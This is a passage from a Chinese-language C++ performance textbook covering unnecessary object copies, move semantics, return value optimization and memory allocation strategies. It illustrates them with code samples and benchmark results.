從語言設計者的角度來看，最後一個問題不是語言的低效：要求機器做 X 和 Y，就需要時間來做 X 和 Y，沒有做超出要求的事情。但從開發者的角度來看，如果開發者只想做 X 而不關心

Y，那麼這就是一種效率低下的語言。

本章的目標是幫助讀者編寫代碼，並清楚地表達希望機器做去什麼，這樣做的目的有兩個。若認為代碼主要讀者是編譯器，通過精確地描述想要的事情和了解編譯器可以自由修改的內容，可以給編譯器生成更高效代碼的自由。但是對於代碼的讀者來說也是一樣的，他們只能推斷出作者在代碼中表達的內容，而不能推斷出想要表達的內容。如果代碼的某些方面發生了變化，那麼優化代碼是否安全？這種行為是有意為之，還是錯誤的實現，並且可以去更改嗎？這再次提醒我們，編程更多的是一種與同伴交流的方式，而不僅僅是與機器交流的方式。

我們將從明顯低效的簡單代碼示例開始。但這種情況，也會出現在該語言資深開發者的代碼中。

9.3. 不必要的複製

不必要的對象複製可能是 C++ 的低效之處。主要原因是這樣做很簡單，但很難關注到。看一下以下代碼：

```
1 std::vector<int> v = make_v(... some args ...);
2 do_work(v);
```

這個程序中，`v` 被複製了多少次？答案取決於 `make_v()` 和 `do_work()` 函數的實現以及編譯器的優化。這個例子涵蓋了要討論的一些語言細節。

9.3.1 複製和參數傳遞

我們將從第二個函數 `do_work()` 開始。若函數以引用 (`const` 或非 `const` 形式) 傳遞實參，則不進行複制。

```
1 void do_work(std::vector<int>& vr) {
2     ... vr is a reference to v ...
3 }
```

若函數使用按值傳遞，則必須進行複制：

```
1 void do_work(std::vector<int> vc) {
2     ... vc is a copy of v ...
3 }
```

如果 `vector` 對象很大，則複製 `vector` 對象的操作代價很高。必須複製 `vector` 對象中的所有數據，這是一個代價很高的函數調用。如果不需 要 `vector` 的副本，那這裡的複製就非常的低效。例如，如果只需要計算 `vector` 中所有元素的和 (或其他計算)，則不需要副本。乍一看，調用本身並沒有告訴我們是否複製，但它應該是這樣的。複製的決定屬於函數的實現者，只有在考慮了需求和算法的選擇後才能做出。對於前面提到的累加所有元素和的問題，正確的決定顯然是通過 (`const`) 引用傳遞 `vector` 對象，如下所示：

```
1 void do_work(const std::vector<int>& v) {
2     int sum = 0;
3     for (int x: v) sum += x;
4     ... use sum ...
```

```
5 }
```

使用值傳遞明顯是低效的，並可能會認為是一個 Bug，但是這種情況發生的頻率比還挺高。特別是在模板代碼中，作者只考慮了小型、輕量級的數據類型，但代碼最終得到了比預期更廣泛的使用。

另一方面，如果需要創建實參的副本，作為滿足函數要求的一部分，使用參數傳遞是一種很好的方法：

```
1 void do_work(std::vector<int> vc) {  
2     ... vc is a copy of v ...  
3 }
```

進一步處理數據之前，需要對數據應用一個所謂的固定環。假設多次讀取固定位的值，每次訪問都調用 `std::min()` 可能比創建結果的緩存副本的效率要低。也可以顯式的製作一個副本，這可能會更有效，但這種優化不應該只是猜測，需要通過一個基準測試才能明確回答。

C++11 引入了移動語義來解決部分不必要的複製。本例中，如果函數實參是右值，可以以任何方式使用，包括修改它（調用者在調用完成後無法訪問該對象）。利用移動語義的常用方法是使用右值引用版本重載函數：

```
1 void do_work(std::vector<int>&& v) {  
2     ... can alter v data ...  
3 }
```

但是，如果對象本身支持移動，簡單的值傳遞版本就有了亮點。參考以下代碼：

```
1 void do_work(std::vector<int> v) {  
2     ... use v destructively ...  
3 }  
4 std::vector<int> v1(...);  
5 do_work(v1);           // Local copy is made  
6 do_work(std::vector<int>(...)); // rvalue
```

`do_work()` 的第一次調用使用了左值參數，因此在函數內部進行了局部複製（參數通過值傳遞！）。第二個調用使用右值或未命名的臨時函數，由於 `vector` 有一個移動構造函數，函數的實參移動（而不是複製！）到形參中，移動 `vector` 的速度非常快。現在，在沒有重載的情況下，通過函數實現，可以有效地處理右值和左值參數，現在已經看到了兩個極端的例子。第一種情況下，不需要副本，顯式的構造一份是低效的。第二種情況下，複製是一種合理的實現。正如即將看到的，並不是每一種情況都屬於這些極端情況。

9.3.2 使用複製進行實現

還有一種中間情況，即選擇的實現需要參數的副本，但實現本身並不是最優的。考慮下面的函數，需要按順序輸出：

01_vector_sort.C

```
1 void print_sorted(std::vector<int> v) {  
2     std::sort(v.begin(), v.end());
```

```
3     for (int x: v) std::cout << x << "\n";
4 }
```

對於整數 `vector`，這可能是最好的方法，對容器本身進行排序並按順序打印。因為不應該修改原始容器，所以需要一個副本，而且需要利用編譯器來創建一個副本也沒有什麼錯。

但是如果 `vector` 的元素不是整數，而是一些大型對象呢？在這種情況下，複製 `vector` 就需要佔用大量內存，而對其進行排序需要花費大量時間來複制大型對象。這種情況下，更好的實現可能是在不移動原始對象的情況下，創建指針 `vector` 並對其排序：

01_vector_sort.C

```
1 template <typename T>
2 void print_sorted(const std::vector<T>& v) {
3     std::vector<const T*> vp; vp.reserve(v.size());
4     for (const T& x: v) vp.push_back(&x);
5     std::sort(vp.begin(), vp.end(),
6               [] (const T* a, const T* b) { return *a < *b; });
7     for (const T* x: vp) std::cout << *x << "\n";
8 }
```

因為現在已經學會了永遠不要猜測性能，所以直覺需要通過基準測試來確認。因為對已經排序的 `vector` 進行排序不需要任何複製，所以希望在基準測試的每次迭代中都有一個新的、未排序的 `vector`，如下所示：

01_vector_sort.C

```
1 void BM_sort(benchmark::State& state) {
2     const size_t N = state.range(0);
3     std::vector<int> v0(N); for (int& x: v0) x = rand();
4     std::vector<int> v(N);
5     for (auto _ : state) {
6         v = v0;
7         print_sorted(v);
8     }
9     state.SetItemsProcessed(state.iterations()*N);
10 }
```

當然，應該禁用打印，因為對 I/O 基準測試不感興趣。另一方面，應該在不進行排序的情況下對複製 `vector` 進行基準測試，這樣就可以知道所測量的時間的哪一部分花在了準備測試上。

基準測試確認，對於整數，複製整個 `vector` 對象並對其進行排序會更快：

BM_sort_cpy/1024/real_time_median	16926 ns	57.6958M items/s
BM_sort_ptr/1024/real_time_median	18450 ns	52.9291M items/s
BM_sort_cpy/1048576/real_time_median	86244760 ns	11.5949M items/s
BM_sort_ptr/1048576/real_time_median	134682075 ns	7.42489M items/s

圖 9.1 - 對整數 `vector` 排序的基準測試：複製方式和指針方式 (間接) 的對比

請注意，如果數組很小，而且所有數據都適合底層緩存，那麼無論哪種方式，處理速度都非

常快，而且速度差異很小。如果對象比較大，複製的代價也比較高，那麼間接性方式就會比較高效：

BM_sort_cpy/1024/real_time_median	187240 ns	5.21558M items/s
BM_sort_ptr/1024/real_time_median	79852 ns	12.2296M items/s
BM_sort_cpy/1048576/real_time_median	884212444 ns	1.13095M items/s
BM_sort_ptr/1048576/real_time_median	383868169 ns	2.60506M items/s

圖 9.2 - 大型對象的 vector 排序基準測試：複製方式和指針（間接）方式

還有一種特殊情況，即實現時需要複製對象。

9.3.3 複製存儲數據

C++ 中會遇到另一種數據複製的特殊情況。這種情況最常發生在類構造函數中，在類構造函數中，對象必須存儲數據的副本，因此必須創建一個生命週期超過構造函數調用生命週期的副本。看一下這個例子：

```
1 class C {  
2     std::vector<int> v_;  
3     C(std::vector<int> ??? v) { ... v_ is a copy of v ... }  
4 };
```

這裡的目的是複製一份，低效率的做法是複製多箇中間副本或一個不必要的副本。實現的標準方法是通過 `const` 引用獲取對象，並在類內部複製：

```
1 class C {  
2     std::vector<int> v_;  
3     C(const std::vector<int>& v) : v_(v) { ... }  
4 };
```

如果構造函數的實參是左值，這是最高效的。但是，如果實參是右值（臨時值），可以將它移到類中，從而不進行複制。這需要重載構造函數：

```
1 class C {  
2     std::vector<int> v_;  
3     C(std::vector<int>&& v) : v_(std::move(v)) { ... }  
4 };
```

缺點是需要編寫兩個構造函數，但如果構造函數有幾個參數，並且每個參數都需要複製或移動，情況就麻煩了。按照這種模式，將需要 6 個構造函數重載來處理 3 個參數。

另一種方法是按值傳遞所有參數，並移動參數。看下代碼：

```
1 class C {  
2     std::vector<int> v_;  
3     C(std::vector<int> v) : v_(std::move(v))  
4     { ... do not use v here!!! ... }  
5 };
```

形參 `v` 現在是一個處於已移動狀態的對象，不應該在構造函數體中再使用。如果實參是左值，則創建一個副本來構造形參 `v`，然後移動到類中。如果實參是右值，則將其移動到形參 `v` 中，然

後再次移動到類中。如果移動成本較低，這種模式就很高效。然而，如果對象的移動代價很高，或者根本沒有移動構造函數（只能複製），最終則會進行兩次複製，而不是一次。

我們關注的是將數據放入函數和對象的問題。但是當需要返回結果時，複製也可能發生。這裡的考慮因素完全不同，需要分別研究。

9.3.4 複製返回值

本節開頭的示例包含了這兩種類型的複製。特別是這一行：

```
1 std::vector<int> v = make_v(... some args ...);
```

生成的 `v` 是由 `make_v` 函數返回的：

02_rvo.C

```
1 std::vector<int> make_v(... some args ...) {
2     std::vector<int> vttmp;
3     ... add data to vttmp ...
4     return vttmp;
5 }
```

理論上，這裡可以進行不止一次的複製：局部變量 `vttmp` 複製到 `make_v` 函數的（未命名）返回值中，又複製到最終結果 `v` 中。首先，`make_v` 的臨時返回值會移動，而不是複製到 `v` 中。但即使是這樣，也可能不會發生。如果用自己的類，而不是 `std::vector` 來嘗試這段代碼，會看到這裡既沒有使用複製構造函數，也沒有使用移動構造函數：

02_rvo.C

```
1 class C {
2     int i_ = 0;
3     public:
4     explicit C(int i) : i_(i) {
5         std::cout << "C() @" << this << std::endl;
6     }
7     C(const C& c) : i_(c.i_) {
8         std::cout << "C(const C&) @" << this << std::endl;
9     }
10    C(C&& c) : i_(c.i_) {
11        std::cout << "C(C&&)" << this << std::endl;
12    }
13    ~C() { cout << "~C() @" << this << endl; }
14    friend std::ostream& operator<<( std::ostream& out,
15        const C& c ) {
16        out << c.i_; return out;
17    }
18 };
19 C makeC(int i) { C ctmp(i); return ctmp; }
20 int main() {
21     C c = makeC(42);
```

```
22     cout << c << endl;
23 }
```

這個程序輸出如下內容 (對於大多數編譯器，必須開啟某種級別的優化):

```
C() @0x7ffe44539b68
42
~C() @0x7ffe44539b68
```

圖 9.3 - 程序按值返回一個對象的輸出

只構造和銷燬了一個對象，這是編譯器優化的結果。這裡使用的優化為返回值優化 (RVO)，編譯器認識到所涉及的三個對象——局部變量 `ctmp`、未命名的臨時返回值和最終結果 `c`——都是相同的類型。此外，編寫的代碼都不可能同時觀察到這兩個變量。因此，在不改變可觀察行為的情況下，編譯器可以為這三個變量使用相同的內存位置。調用函數之前，編譯器需要分配用於構造最終結果 `c` 的內存。這個內存地址由編譯器傳遞到函數中，用於在相同的位置構造局部變量 `ctmp`。因此，當函數 `makeC` 結束時，根本不需要返回任何東西，結果已經在它應該在的地方了。這就是 RVO。

雖然 RVO 看起來很簡單，但它有幾個微妙之處。

首先，這是一種優化。這意味著編譯器通常不必這樣做 (如果編譯器不這樣做，可能需要一個更好的編譯器)，這是一種非常特殊的優化。通常，編譯器可以對程序做任何事情，只要不改變可觀察對象的行為。可觀察行為包括輸入、輸出和訪問易失性存儲器。然而，這種優化導致了一個可觀察的變化，複製構造函數和匹配的析構函數的預期輸出不見了。實際上，這是一個例外: 編譯器允許消除複製或移動構造函數和相應的析構函數的調用，即使這些函數有包含可觀察行為的副作用，並且這個例外不侷限於 RVO。通常，不能僅僅因為編寫了一些似乎在進行複制的代碼，就指望調用複製和移動構造函數。這就是所謂的忽略複製 (或對於移動構造函數來說，就是忽略移動)。

其次，(再次) 這是一種優化。代碼必須先編譯，然後才能進行優化。如果對象沒有任何複製或移動構造函數，這段代碼將無法編譯，所以將永遠不會進入優化步驟，該步驟將刪除所有對這些構造函數的調用。若在我們的例子中刪除了所有的複製和移動構造函數，就很容易得到失敗的結果:

```
1 class C {
2 ...
3     C(const C& c) = delete;
4     C(C&& c) = delete;
5 };
```

編譯現在會失敗，確切的錯誤信息取決於編譯器和 C++ 標準級別。在 C++17 中，看起來是這樣的:

```
02b_rvo.C:14:36: error: call to deleted constructor of 'C'
C makeC(int i) { C ctmp(i); return ctmp; }
          ^~~~~
02b_rvo.C:9:5: note: 'C' has been explicitly marked deleted here
C(C&& c) = delete;
          ^
```

圖 9.4 - 使用 Clang(支持 C++17 或 C++20) 編譯的輸出

特殊情況是，即使刪除了複製和移動操作，程序仍然可以編譯。稍微修改一下 `makeC` 函數：

```
1 C makeC(int i) { return C(i); }
```

C++11 和 C++14 沒有什麼變化。然而，在 C++17 及以上版本中，這段代碼可以很好地編譯。注意，與前一個版本的差別：返回的對象過去是左值，它有一個名稱。現在它是一個右值，一個未命名的臨時值。雖然命名 RVO(NRVO) 仍然是一種優化，但未命名 RVO 是強制性的，因為 C++17 不再認為其是一個忽略複製。該標準規定，一開始就不要求複製或移動。

最後，可能想知道是否必須使用內聯函數，以便編譯器在編譯函數本身時知道返回值在哪裡。可以進行一個簡單的測試，可以確信事實並非如此：即使函數 `makeC` 位於單獨的編譯單元中，RVO 仍然會發生。因此，編譯器必須將結果的地址發送到函數的調用點。如果不返回函數的結果，而是將結果的引用作為附加參數傳遞，開發者也可以做類似的事情。當然，必須首先構造該對象，而編譯器生成的優化不需要額外的構造函數調用。

可能會看到不依賴 RVO 的建議，但會強制執行返回值的移動：

```
1 C makeC(int i) { C c(i); return std::move(c); }
```

如果 RVO 沒有發生，程序將承擔複製操作的性能損失，而移動操作顯然是更好的選擇。然而，這種觀點是錯誤的。要理解原因，請仔細查看圖 9.4 中的錯誤消息：編譯器報錯說移動構造函數刪除了，儘管 `ctmp` 是左值，並應該複製。這不是編譯器的錯誤，但反映了標準所要求的行為。在返回值時進行優化是可能的，但編譯器決定是否這麼做取決於上下文，編譯器必須首先找到一個移動構造函數來返回結果。如果沒有找到移動構造函數，則執行第二次查找。這一次，編譯器會尋找複製構造函數。在這兩種情況下，編譯器實際上是在執行重載解析，因為對象可以有許多複製或移動構造函數。因此，沒有理由寫一個顯式的移動，編譯器將自己生成一個。但這有什麼不好的呢？其危害在於，使用顯式移動將禁用 RVO。需要一個移動，那麼就獲得一個。雖然移動可能只需要很少的工作，但 RVO 根本沒有工作量，而且不工作總是比有工作快。

如果刪除了移動構造函數，而沒有刪除複製構造函數，會發生什麼？如果兩個構造函數都刪除了，編譯仍然會失敗。聲明一個已刪除的成員函數，與不聲明任何成員函數是不同的。如果編譯器對移動構造函數執行重載解析，將找到一個移動構造函數（即使這個構造函數被刪除了）。編譯失敗的原因是，因為重載解析選擇一個已刪除的函數作為最佳（或唯一）重載。如果想強制使用複製構造函數（當然是以科研的名義），就不必聲明任何移動構造函數。

現在，已經看到了隱藏在代碼中的複製對象，從而會有拉低程序性能的危險。能做些什麼來避免無意的複製嗎？我們稍後會給出一些建議，但先讓我們回到已經使用過的一種方法：指針。

9.3.5 使用指針避免複製

傳遞對象時避免複製對象的一種方法是傳遞指針。如果不需要管理對象的生命週期，那這是最簡單的方式。如果函數需要訪問一個對象，但不需要刪除它，那麼通過引用或原始指針傳遞對象是最好的方式（在上下文中，引用實際上只是一個不能為空的指針）。

類似地，可以使用指針從函數返回一個對象，但這需要注意一些問題。首先，對象必須在堆上分配。絕對不能返回指向局部變量的指針或引用。參考以下代碼：

```
1 C& makeC(int i) { C c(i); return c; } // Never do this!
```

其次，調用者負責刪除對象，因此函數的每個調用者都必須知道對象是如何構造的（`new` 操作符不是構造對象的唯一方法，不過是最常見的方法而已）。這裡的最佳解決方案是返回智能指針：

03_factory.C

```
1 std::unique_ptr<C> makeC(int i) {
2     return std::make_unique<C>(i);
3 }
```

注意，這樣的工廠函數應該返回唯一指針，即使調用者可以使用共享指針來管理對象的生命週期：從唯一指針移動到共享指針很容易，成本也很低。

說到共享指針，它們通常用於傳遞生命期由智能指針管理的對象。除非目的是同時傳遞對象的所有權，否則這又是一個不必要和低效的複製的例子。複製共享指針開銷也不小。若我們有一個由共享指針管理的對象，以及一個需要操作這個對象而不需要佔有它的函數，應該怎麼辦呢？就可以使用原始指針：

```
1 void do_work1(C* c);
2 void do_work2(const C* c);
3 std::shared_ptr<C> p { new C(...) };
4 do_work1(&p);
5 do_work2(&p);
```

函數 `do_work1()` 和 `do_work2()` 的聲明告訴我們開發者的意圖，這兩個函數都操作對象而不刪除它。第一個函數修改對象，第二個則不然。這兩個函數都希望在沒有對象的情況下調用，並將處理這種特殊情況（否則，參數將通過引用傳遞）。

類似地，只要對象的生命週期是在別處管理，就可以創建原始指針的容器。如果希望容器管理其元素的生命週期，但又不想將對象存儲在容器中，可以則使用具有唯一指針的容器來完成這項工作。

現在是時候給出一些通用的指導指南了，這些指導指南將幫助我們避免不必要的複製，以及相應的低效率。

9.3.6 如何避免不必要的複製

也許為了減少意外的、無意義的複製，可以做的事情是確保所有數據類型都是可移動的，如果實現移動比複製更廉價的話。如果有容器庫或其他可重用代碼，請確保支持移動。

下一個建議有些笨拙，但可以節省大量調試時間：如果類型複製成本很高，那麼就從一開始就讓它不可複製，將複製和賦值操作聲明為刪除。如果類支持快速移動，則提供移動操作。當然，這將防止任何複製，無論是有意義還是無意義。希望有意義複製很少發生，可以實現一個特殊的成員函數，如 `clone()`，將創建對象的副本。至少這樣，所有的複製在代碼中是顯式和可見的。如果類既不能複製也不能移動，就不能在 STL 容器中使用它，而包含唯一指針的容器是一種很好的替代方法。

向函數傳遞參數時，儘可能使用引用或指針。如果函數需要複製實參，則考慮按值傳遞，並從實參移動。記住，這隻適用於支持移動的類型，請參閱第一條準則。

關於傳遞函數參數的建議也可以應用於臨時局部變量（畢竟，函數形參基本上就是函數作用域中的臨時局部變量）。這些應該是可以參考的，除非需要複製。不過，這並不適用於整數或指針等內置類型，複製它們比間接訪問要廉價。在模板代碼中，無法知道類型是大是小，因此使用引用並依賴於編譯器優化，可以避免不必要的（內置類型）間接訪問。

當從函數返回值時，第一選擇應該是依賴 RVO 和忽略複製。只有當發現編譯器不執行這種優化，或這種優化對特定情況有影響時，才應該考慮其他方法。使用帶有輸出參數的函數和使用在動態分配的內存中構造結果，並返回智能指針（如 `std::unique_ptr`）的工廠函數。

最後，檢查算法和實現，注意是否存在不必要的複製。惡意的複製和無意的複製對性能的影響是一樣的。

我們已經解決了 C++ 程序中影響效率的第一個問題，即對象的不必要複製。緊隨其後的是糟糕的內存管理。

9.4. 低效的內存管理

關於 C++ 內存管理的主題可以單獨成書。關於 STL 分配器的問題，的論文很多。本章中，將重點討論幾個影響性能的問題。有些有簡單的解決方案。其他的，我們將描述問題，並概述可能的解決方法。

性能方面可能會遇到兩種與內存相關的問題。第一個問題是使用太多內存：程序要麼耗盡內存，要麼沒有滿足內存使用要求。第二個問題發生在程序受到內存限制時，性能受到內存訪問速度的限制。在這樣的情況下，程序的運行時間與使用的多少內存直接相關，減少內存使用會使程序運行得更快。

本節中介紹的示例適用於處理內存限制程序或頻繁和/或大量分配內存的程序。我們從內存分配本身對性能的影響開始。

9.4.1 不必要的內存分配

與內存使用相關的性能問題之一是不必要的內存分配。下面是一個常見的問題，用類似 C++ 的偽代碼來描述：

```
1 for ( ... many iterations ... ) {  
2     T* buffer = allocate(... size ...);  
3     do_work(buffer); // Computations use memory  
4     deallocate(buffer);  
5 }
```

良好的程序會使用 RAII 類來管理回收內存，但是為了清晰明瞭，希望使顯式分配和回收。分配通常隱藏在管理自己內存的對象中，比如 STL 容器。這樣會將大部分時間花在內存分配和回收函數（如 `malloc()` 和 `free()`）上。

可以在基準測試中看到它對性能的影響：

04_buffer.C

```
1 void BM_make_str_new(benchmark::State & state) {
2     const size_t NMax = state.range(0);
3     for (auto _: state) {
4         const size_t N = (random_number() % NMax) + 1;
5         char * buf = new char[N];
6         memset(buf, 0xab, N);
7         delete[] buf;
8     }
9     state.SetItemsProcessed(state.iterations());
10 }
```

這裡是通過初始化一個字符串來表示的，`random_number()` 返回隨機整數值（可能只是 `rand()`），但是若預先計算和存儲隨機數，以避免對隨機數生成器進行基準測試，那麼基準測試會更簡潔）。可能還需要哄騙編譯器不要優化掉結果，若 `benchmark::DoNotOptimize()` 不能滿足要求，可能需要插入一個 `print` 語句，但條件永遠不會發生（但編譯器並不知道），比如 `rand() < 0`。

從基準中得到的數據沒什麼意義，需要與其他東西進行比較才可以。我們的例子中，基線很容易確定，可以做相同的工作，但不進行分配。這可以通過將分配和回收移出循環來實現（已知最大內存大小）：

04_buffer.C

```
1 char * buf = new char[NMax];
2 for (auto _: state) {
3     ...
4     delete[] buf;
```

基準測試中，觀察到的性能差異在很大程度上取決於操作系統和系統庫，但很可能會看到這樣的情況（使用的是隨機大小為 1KB 的字符串）：

Benchmark	Time	UserCounters...
BM_make_str_new/1024/real_time/threads	97.5 ns	items_per_second=10.2591M/s
BM_make_str_max/1024/real_time/threads	38.4 ns	items_per_second=26.0226M/s

圖 9.5 - 分配-回收模式對性能的影響

與內存分配模式複雜得多的大型程序相比，微基準測試中的內存分配通常更高效，因此頻繁的分配和回收在實際中的影響可能更大。即使在我們的微基準測試中，每次分配內存的實現運行速度只有一次分配最大可能內存量的版本的 40%。

如果在計算過程中所需要的最大內存是已知的，那麼預先分配內存並從一個迭代到下一個迭代進行重用，就是一個簡單的解決方案。這個解決方案也適用於許多容器，對於 `vector` 或 `deque` 容器來說，利用調整容器大小不會縮小其容量的事實，可以在迭代開始之前預留內存。

如果事先不知道最大內存大小，解決方案就會複雜一些。這種情況可以使用僅增長的緩衝區來處理。下面是一個簡單的緩衝區，只能增長：

04_buffer.C

```
1 class Buffer {
2     size_t size_;
3     std::unique_ptr<char[]> buf_;
4 public:
5     explicit Buffer(size_t N) : size_(N), buf_(
6         new char[N]) {}
7     void resize(size_t N) {
8         if (N <= size_) return;
9         char* new_buf = new char[N];
10        memcpy(new_buf, get(), size_);
11        buf_.reset(new_buf);
12        size_ = N;
13    }
14    char* get() { return &buf_[0]; }
15};
```

同樣，這段代碼對於演示和探索都非常有用。實際中，可能會使用 STL 容器或自己的庫類，但它們都應該具有增加內存容量的能力。可以通過簡單地修改基準測試，來比較這個只增長的緩衝區和固定大小的預分配緩衝區的性能：

04_buffer.C

```
1 void BM_make_str_buf(benchmark::State& state) {
2     const size_t NMax = state.range(0);
3     Buffer buf(1);
4     for (auto _ : state) {
5         const size_t N = (random_number() % NMax) + 1;
6         buf.resize(N);
7         memset(buf.get(), 0xab, N);
8     }
9     state.SetItemsProcessed(state.iterations());
10}
```

現實中，使用更智能的內存增長策略可能會得到更好的結果（比請求的內存增長稍微多一些，所以不必經常增加內存——大多數 STL 容器都採用這種策略）。但在我們的演示中，想讓事情儘可能的簡單。在同一臺機器上，基準測試的結果如下：

Benchmark	Time	UserCounters...
BM_make_str_buf/1024/real_time/threads	52.1 ns	items_per_second=19.1869M/s

圖 9.6 - 只增長緩衝區的性能（與圖 9.5 相比）

只增長的緩衝區比固定大小的緩衝區慢，但比每次分配和回收內存都會快很多。同樣，更好的增長政策將使這個緩衝更快，接近固定大小的速度。

多線程程序中，良好的內存管理更為重要，因為對系統內存分配器的調用不能很好地擴展，並且可能涉及全局鎖。同一臺機器上使用 8 個線程運行基準測試會產生以下結果：

Benchmark	Time	UserCounters...
BM_make_str_new/1024/real_time/threads:8	19.0 ns	221833648 items_per_second=52.6637M/s
BM_make_str_max/1024/real_time/threads:8	6.26 ns	635820640 items_per_second=159.723M/s
BM_make_str_buf/1024/real_time/threads:8	9.29 ns	451620640 items_per_second=107.635M/s

圖 9.7 - 多線程程序中分配-回收模式對性能的影響

這裡，頻繁分配的代價更大（只增長緩衝區也展示了分配剩餘內存的成本，從而從好的增長策略中受益）。

儘可能少地與操作系統交互。如果有一個循環需要在每次迭代中分配和釋放內存，那麼在循環之前分配。如果分配的大小相同，或者預先知道最大分配大小，則預分配一個這個大小的內存，並保持它（當然，如果使用幾個緩衝區或容器，不應該將它們硬塞到一個分配中，而是應該為每個區域進行預分配）。如果不知道最大內存大小，則使用可以增長的數據結構，但在工作完成之前不要縮減或釋放內存。

避免與操作系統交互的建議在多線程程序中尤為重要，現在我們將對併發程序中的內存使用做一些討論。

9.4.2 併發程序中的內存管理

操作系統提供的內存分配器是一種平衡多種需求的解決方案。在給定的機器上，只有一個操作系統，但有許多不同的程序，它們有自己獨特的需求和內存使用模式，開發人員非常努力地讓它在合理的使用方式中不會失敗。另一方面，它也很少是最佳解決方案。通常，這已經足夠好了，特別是如果需要頻繁的申請內存。

在併發程序中，內存分配變得更加低效。主要原因是，內存分配器都必須維護相當複雜的內部數據結構，以跟蹤分配和釋放內存。在高性能分配器中，內存會細分為多個方面，以便將類似大小的分配組合在一起。這就是以複雜性為代價，提高了性能。如果多個線程同時分配和釋放內存，那麼內部數據的管理必須由鎖來保護。這是一個全局鎖，用於整個程序，如果經常調用分配器，它會限制整個程序的擴展性。

這個問題最常見的解決方案是使用帶有線程局部緩存的分配器，比如流行的 `malloc()` 替換庫 TCMalloc。這些分配器為每個線程預留了一定數量的內存，當一個線程需要分配內存時，首先從線程本地內存域中獲取。這並不需要鎖，因為只有一個線程與該域交互。只有當域為空時，分配器才必須從所有線程共享的內存中獲取鎖並進行分配。當一個線程釋放內存時，釋放的內存會添加到線程特定域中，同樣不需要任何鎖。

線程本地緩存也不是沒有問題。

首先，它們傾向於使用更多的內存。如果線程釋放了大量內存，而另一個線程分配了大量內存，那麼最近釋放的內存對另一個線程來說是不可用的（對於釋放它的線程來說內存是本地的）。因此，當未使用的內存可供其他線程使用時，會分配更多的內存。為了限制這種內存浪費，分配器通常不允許每個線程的空間增長超過某個預定義的限制。達到限制時，線程本地內存將返回到所有線程共享的內存域中（這個操作需要一個鎖）。

其次，如果每個分配都由一個線程擁有，這些分配器可以工作得很好，相同的線程可以在每個地址分配和釋放內存。如果一個線程分配了一些內存，另一個線程必須釋放，因為內存必須從

一個線程的局部域，轉移到另一個線程的局部域（或共享域），所以這種跨線程釋放很困難。基準測試表明，使用標準分配器（如 `malloc()` 或 `TCMalloc`）的跨線程回收的性能，至少比線程分別擁有本地內存的性能差一個數量級。對於使用線程本地緩存的分配器來說，這可能都是正確的，因此應該儘可能避免線程之間的內存交互。

現在，我們討論的是將內存從一個線程傳輸到另一個線程，目的是回收內存。那麼簡單地使用由另一個線程分配的內存呢？這種內存訪問的性能在很大程度上取決於硬件能力。對於 CPU 較少的簡單系統，這可能不是問題。但是較大的系統有多個內存庫，並且 CPU 和內存之間的連接是不對稱的。每個內存庫更接近一個 CPU，這就是所謂的非均勻內存訪問（NUMA）。NUMA 對性能的影響差別很大，從無關緊要到快了一倍。有一些方法可以優化 NUMA 內存系統的性能，並使程序內存管理對 NUMA 敏感。但請注意，您可能會針對特定的機器調優性能，但關於 NUMA 系統的一般性性能資料，可以幾乎沒有。

我們現在回到更有效地使用內存的問題，因為它對併發程序和串行程序的性能都有幫助。

9.4.3 避免內存碎片

困擾許多程序的問題是與內存分配系統的低效交互。假設程序需要分配 1KB 的內存。這個內存塊是從一些更大的內存空間中取出來的，標記為由分配器使用，並將地址返回給調用者。接下來會分配更多的內存，所以 1KB 塊之後的內存現在也使用了。然後程序返回第一個分配，並立即請求 2KB 的內存。這時有一個 1KB 的空閒塊，但它不夠大，不能滿足新的請求。其他地方可能還有另一個 1KB 的塊，但只要這兩個塊不是緊挨著的，則對於 2KB 的分配申請就沒什麼意義：



圖 9.8 - 內存碎片：存在 2KB 的空閒內存，但對於單個 2KB 的分配並沒啥用

這種情況稱為內存碎片：系統有程序返回的空閒內存，但必須使用新的內存來服務於下一次分配，因為程序釋放的內存分割成小塊。在極端的情況下，這種碎片可能會導致程序在系統的總內存容量耗盡之前就“耗盡內存”（作者所見過的最糟糕的情況是，一個程序在只分配了總可用內存的 1/6 後就“耗盡”了內存）。有些內存分配器比標準的 `malloc()` 更能抗碎片，但是對於快速移動內存的程序，可能需要更極端的措施。

一種解決方式為塊分配器，所有內存都以固定大小的塊（比如 64KB）分配。不能從操作系統一次分配一個這樣大小的塊，而是分配較大的內存塊（例如，8MB），並將它們細分為較小的塊（在我們的示例中為 64KB）。處理這些請求的內存分配器是程序中的主分配器，直接與 `malloc()` 交互。因為只分配一個大小的塊，所以非常簡單，這樣我們就可以專注於最有效的實現（併發程序的線程本地緩存，實時系統的低延遲等）。當然，誰都不想在代碼中處理這些 64KB 的塊（其實這是二級分配器的工作），如圖 9.9 所示：




圖 9.9 - 固定大小的塊分配

